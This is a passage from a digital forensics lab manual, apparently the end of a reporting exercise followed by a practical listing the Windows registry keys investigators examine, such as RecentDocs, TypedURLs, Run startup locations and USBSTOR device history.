




Step 16: Now Report is Generated So click on close Button .we can see the Report on Report Node.



Step 17: Now open the Report folder and Open Excel File.





## Practical No: 9

### Registry Editor


#### Accessing the Registry

Type regedit in Start -> Search




## Wireless Evidence in the Registry


HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkList\Profiles



## The RecentDocs Key


HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs





## TypedURLs Key


HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\TypedURLs






## IP Addresses

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\services\Tcpip\Parameters\Interfaces



## Start Up Locations in the Registry


HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run






## RunOnce Startup

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce




## Start Up Services

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services




## Start Legacy Applications

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\WDI




## Start When a Particular User Logs On

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run



## USB Storage Devices

HK\_Local\_Machine\System\ControlSet00x\Enum\USBSTOR



## Mounted Devices

HKEY\_LOCAL\_MACHINE\System\MountedDevices

